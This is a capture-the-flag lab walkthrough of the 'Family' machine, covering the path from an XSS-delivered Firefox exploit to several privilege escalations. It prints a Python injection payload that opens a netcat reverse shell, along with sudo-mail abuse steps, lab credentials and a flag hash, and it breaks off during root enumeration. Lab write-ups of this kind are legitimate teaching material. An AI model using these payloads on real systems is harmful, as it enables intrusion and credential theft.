Family Writeup
created and written by ChefByzen
https://www.hackthebox.eu/home/users/profile/140851

**Initial Foothold: Benjamin**


We begin our assessment with the usual nmap scan.

`cmd: nmap -sV -sC 192.168.67.104 -v -oA nmap/scan`

```
# Nmap 7.80 scan initiated Thu Apr 30 16:26:32 2020 as: nmap -sV -sC -v -oA nmap/scan 192.168.67.104
Nmap scan report for 192.168.67.104
Host is up (0.000078s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 72:3a:f6:76:3c:17:74:48:41:84:bc:1d:53:7e:e9:cb (DSA)
|   2048 b6:71:94:3e:e8:43:22:37:fd:7a:9e:16:ce:97:3f:c9 (RSA)
|   256 67:fb:52:52:3c:15:29:4d:13:42:07:18:72:ef:d3:a6 (ECDSA)
|_  256 bc:46:70:8e:05:83:ec:95:f1:3b:4a:11:68:ea:89:78 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Did not follow redirect to http://family.htb/
MAC Address: 00:0C:29:16:B1:AC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 30 16:26:40 2020 -- 1 IP address (1 host up) scanned in 7.23 seconds
```

Nmap returns two open ports and tells us that the victim may be running Linux. While we run a full scan of the system, we can check out what port 80 has to offer.

`cmd: nmap -sV -sC 192.168.67.104 -p- -v -oA nmap/full`





Just as nmap shows above, navigating to port 80 redirects us to http://family.htb. After adding this to our /etc/hosts file, we can see that it's a static website.

`cmd: gobuster dir -u http://family.htb -w /usr/share/wordlists/mdirs.txt`

Running a quick gobuster scan, we find an assets folder with images and not much else. This website doesn't appear to have much for us in exploitation, however it does have information about the Doe family – our target for this assessment.

There are two links to navigate to on the website: http://wrhs.family.htb and http://unaffiliatedgames.htb/. Adding this to our /etc/hosts file, we can see the full unaffiliatedgames website.





The website appears to be a forum about ZSlayer, a game mentioned on the family website. Quickly glancing at the active users, we see TrollzLord572 with an email listed as benjamin@family.htb.


One of the first things I noticed is the footer of the website, which displays "WikidForum". In order to figure out what this webpage is, we can use the searchsploit command to quickly look through the exploit database.

`cmd: searchsploit "wikidforum" | grep "\/dos\/" -v`

```
root@kali:~/HTB/Family# searchsploit "wikidforum" | grep "\/dos\/" -v
----------------------------------------------------------------- ----------------------------------
 Exploit Title                                                   |  Path
                                                                 | (/usr/share/exploitdb/)
----------------------------------------------------------------- ----------------------------------
Wikidforum 2.10 - Advanced Search Multiple Cross-Site Scripti | exploits/php/webapps/36948.txt
Wikidforum 2.10 - Advanced Search Multiple Field SQL Injectio | exploits/php/webapps/36946.txt
Wikidforum 2.10 - Search Field Cross-Site Scripting            | exploits/php/webapps/36947.txt
Wikidforum 2.20 - 'message_id' SQL Injection                   | exploits/php/webapps/45569.txt
Wikidforum 2.20 - 'select_sort' SQL Injection                  | exploits/php/webapps/45564.txt
Wikidforum 2.20 - Cross-Site Scripting                         | exploits/php/webapps/45580.txt
----------------------------------------------------------------- ----------------------------------
Shellcodes: No Result
Papers: No Result
```


We also find the support page which mentions that they are using the latest version of WikidForum and have patched all of the major vulnerabilities. Reading through some of the various posts in the forum, we are able to find out a lot about Benjamin.


unaffiliatedgames.htb/unaffiliated-games_1/discussions_10/hype-for-zslayer-5_14.html
UnaffiliatedGames
Login | Sign Up
Home
Search
Home > Unaffiliated Games > Discussions
Hype for ZSlayer 5!
Create an Article
Bookmark
AWombat
Hype for ZSlayer 5!
I heard they're releasing ZSlayer 5 this week!!! I already have it on pre-order. I can't believe they're going to announce a secret code to unlock 50 new skins immediately!
Reply - Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
TrollzLord572
Re: Hype for ZSlayer 5!
I'm so excited! I'll be refreshing the ZSlayer 5 announcements page like every 15 seconds so I can be the first to get the key.
Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
EzidGamer
Re: Hype for ZSlayer 5!
It's not a race @TrollzLord572 ... We're all gonna get the same skins.
Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
Page 1: 1 Results 1 - 2 of 2
Replies per page : 10 | 25 | 50 | 75 | 100 | 200 |
PAGES
Support
About Us
Contact Us
ACTIVE USERS
STATUS
Total Posts 8
Total Users 14
Online Users 0 [ view ]


unaffiliatedgames.htb/unaffiliated-games_1/discussions_10/forum-posts-taking-too-long-to-load_18.htm
Forum posts taking too long to load
Create an Article
Bookmark
Support
About Us
Contact Us
EdMarkov337
Forum posts taking too long to load
Is anyone else having this problem? It's taking minutes to load even a basic post.
Reply - Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
TrollzLord572
Re: Forum posts taking too long to load
Ugh, I'm having the same problem! My dad installed this really crappy browser to my computer and it's making everything so much harder to do!
Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
SaintJ
Re: Forum posts taking too long to load
Have you tried refreshing the page? Maybe clear your browser's cache? What browser are you using?
Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
TrollzLord572
Re: Forum posts taking too long to load
I think it's Firefox 66.0.3? I've been refreshing like every 15 seconds, but it's still slow. :(
Send Message - Forward | Send Gift | Bad Post |
12 Posts
0 Gift
EdMarkov337
Re: Forum posts taking too long to load
Thanks @SaintJ , clearing the cache did the trick!
Send Message - Forward | Send Gift | Bad Post |
ACTIVE USERS
STATUS
Total Posts 8
Total Users 14
Online Users 0 [ view ]


We now know that Benjamin is running on a Firefox 66.0.3 browser and is periodically checking the Announcements page for updates. With that, we can inspect the searchsploit results.

While none of the sql-injections appear functional with sqlmap, we turn to the cross-site scripting exploit https://www.exploit-db.com/exploits/45580. It explains how, because anyone can create an account on the website, anyone to upload malicious javascript code to any existing post as a comment. Creating an account hacker with password hacker, I am able to reproduce the exploit on the "ZSlayer 5 - Official Thread" post.




It looks like we can execute javascript, but further testing finds that we can't use the <script> tag. However, we are able to use the <iframe> tag, one of the most interesting tools for cross-site scripting exploitation! We can set up a netcat connection at port 80 to listen for Benjamin's connection and use our exploit to deliver a malicious comment.

`cmd: nc -lvp 80`



```
root@kali:~/HTB/Family# nc -lvp 80
listening on [any] 80 ...
connect to [192.168.67.135] from family.htb [192.168.67.104] 59952
GET / HTTP/1.1
Host: 192.168.67.135
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://unaffiliatedgames.htb/unaffiliated-games_1/announcements_8/zslayer-5-official-thread_2.html
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Confirming that he is using Firefox 66, we begin to look for ways to abuse it. After some googling, we eventually find a proof-of-concept at https://github.com/vigneshsrao/CVE-2019-11707, which exploits the Firefox 66.0.3 browser on Ubuntu. We use msfvenom to give us the shellcode we need for a reverse shell, and put it into the exploit.js file. Writing a script named xss.py to deliver our malicious comment, we can successfully connect to the machine.

```
cmd: python -m SimpleHTTPServer 80
cmd: nc -lvp 53
cmd: ./xss.py
```


```
benjamin@family:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:b1:ac
          inet addr:192.168.67.104  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe16:b1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46351 errors:0 dropped:4 overruns:0 frame:0
          TX packets:44885 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14925002 (14.9 MB)  TX bytes:14349992 (14.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:65438 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65438 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24500833 (24.5 MB)  TX bytes:24500833 (24.5 MB)

family
benjamin
```

xss.py and exploit.js can be found in Appendix 1 and Appendix 2.


**User: Samantha**

Once on the system, I put my public key into the ~/.ssh/authorized_keys file to avoid going through that whole process again. When that is done, I see that Benjamin has mail! It doesn't have anything important in it, /etc/passwd shows us that the whole family is on this machine. In addition, /etc/group shows us that every other member of the family is in the "maven" group.

Navigating to http://wrhs.family.htb, we find a webpage for the West Ridge High School Computer club. There, we see various pages for announcements, rosters, competitions, fundraisers, and resources. The resources page has beginner articles about Linux, code review, and GitHub.




The most recent fundraiser mentions that the club will be mining bitcoin for charity. Viewing the GitHub page or the exposed .git folder, we see a .gitignore file that mentions removing a file fundraising-accounts.txt. Checking the commit history, we can read the contents of the file and find the club's coinbase account, which likely belongs to Samantha Doe. We save the password "PerfectRaven1524" for future use.




Using these credentials, we can trivially and successfully log in as Samantha.

`benjamin@family> su - samantha`

```
samantha@family:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:b1:ac
          inet addr:192.168.67.104  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe16:b1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:47745 errors:0 dropped:4 overruns:0 frame:0
          TX packets:46039 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15257146 (15.2 MB)  TX bytes:14541603 (14.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:66651 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66651 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:24948749 (24.9 MB)  TX bytes:24948749 (24.9 MB)

family
samantha
samantha@family:~$ cat user.txt
e71d9edd9a53572171ec656a88eb4feb
```

user.txt: e71d9edd9a53572171ec656a88eb4feb

**Privilege Escalation 1: Elizabeth**

Logging in, we see that Samantha also has mail mentioning that she has a new role. Assuming this role to be "maven", we investigate what that role can do.

```
cmd: nc -lvp 53 < lse.sh
samantha@family> nc 192.168.67.135 53 > lse.sh
```

Uploading lse.sh through netcat, we begin our enumeration of the system. We find two strange setuid binaries: /opt/RPM/ResponsiblePasswords and /usr/sbin/maidag.

While we don't have permission to view /usr/sbin/maidag, it’s worth noting that users in the “adm” group can use it. Because we are in the "maven" group, we can access the "/opt/RPM" folder. There, we find see ResponsiblePasswords.c, ResponsiblePasswords.sh, and the setuid ResponsiblePasswords. According the the c file, ResponsiblePasswords sets the groupid to 42 (shadow) then executes the script located at /opt/RPM/ResponsiblePasswords.sh.

```
samantha@family:~$ ResponsiblePasswords
=============================================
   Welcome to ResponsiblePasswords Manager
=============================================
Enter your password below and we'll test its length, complexity, and uniqueness
Type -h or --help as your password for more info

Enter your secure password:

ResponsiblePasswords Manager is here to help you secure your system with the safest passwords available.
Our rigorous tests will evaluate your passwords length, complexity, and uniqueness.

Length - This is simply how long your password is. A secure password is recommended to be at least 12 characters long.
Complexity - This determines the range of characters used in your password. A secure password should have lowercase, uppercase, numbers, and symbols.
Uniqueness - This determines if your password is being used elsewhere on the system. A secure password should never be re-used, so we check your old passwords and look for a match.
```

In summary, ResponsiblePasswords prompts the user for a password, then checks it's length, complexity, and uniqueness. Reading over the .sh file, we find that the script has an interesting uniqueness test. The script will read the contents of /var/backups/shadow.bak for every used password hash. It then uses python to hash the user input alongside the salt in the file, checking to see if they result in the same hash.

Looking closely at the python command, we notice that it doesn't properly sanitize our input. By inputting a single-quote, we can cause the python command to crash. Instead of making it crash, we can instead write the end of the crypt command. This allows us to follow it with malicious code, ending with the beginning of the crypt command. With this, we can create a shell with groupid of shadow. The following line does what we need.

```
","");import os; os.system("nc -e /bin/sh 192.168.67.135 53");crypt.crypt("
```

By inputting this line as our "password", we can obtain a shell of Samantha with the shadow group. This allows us to freely read the /etc/shadow file. After cracking the hashes with johntheripper, we quickly see that Elizabeth has the password "hawaii50".

```
samantha@family> su - elizabeth
```

```
elizabeth@family:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:b1:ac
          inet addr:192.168.67.104  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe16:b1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60598 errors:0 dropped:4 overruns:0 frame:0
          TX packets:57466 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:18998741 (18.9 MB)  TX bytes:16590132 (16.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:82248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82248 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:30571788 (30.5 MB)  TX bytes:30571788 (30.5 MB)

family
elizabeth
```

Python hijack can be found in Appendix 3.

**Privilege Escalation 2: John**

Logging in as Elizabeth we find that she has mail! It doesn't seem to help us much, but it does tell us about an offer her and John received. Running basic quick enumeration, we see that she has an entry in the sudoers file.

```
elizabeth@family:~$ sudo -l
Matching Defaults entries for elizabeth on family:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User elizabeth may run the following commands on family:
    (%parents) /usr/bin/mail *-q
```

She has permission to run the /usr/bin/mail command as anyone in the parents group, allowing her to view their mailbox. However, the wildcard allows us to put whatever we want in the in the middle of the command (as long as it's a part of the mail command). Looking at GTFObins, we see that mail can be trivially exploited with the following command:

```
elizabeth@family> sudo -u john /usr/bin/mail
```

With a shell as John, we add our public key to his authorized_keys file and log in.

```
john@family:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 00:0c:29:16:b1:ac
          inet addr:192.168.67.104  Bcast:192.168.67.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe16:b1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28458 errors:0 dropped:2 overruns:0 frame:0
          TX packets:25399 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7138453 (7.1 MB)  TX bytes:6417628 (6.4 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:37284 errors:0 dropped:0 overruns:0 frame:0
          TX packets:37284 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:16504091 (16.5 MB)  TX bytes:16504091 (16.5 MB)

family
john
```

**Root: root**

Logging in as John, we find that the various log files in /var/log that we are now able to read don't give us much information. However, running lse.sh, we again notice the SUID-bit set on /usr/sbin/maidag. John is in the adm group, thus he is able to read and execute the file. Maidag appears to be part of GNU Mailutils and is running version 3.7.

```
john@family> /usr/sbin/maidag -V
```

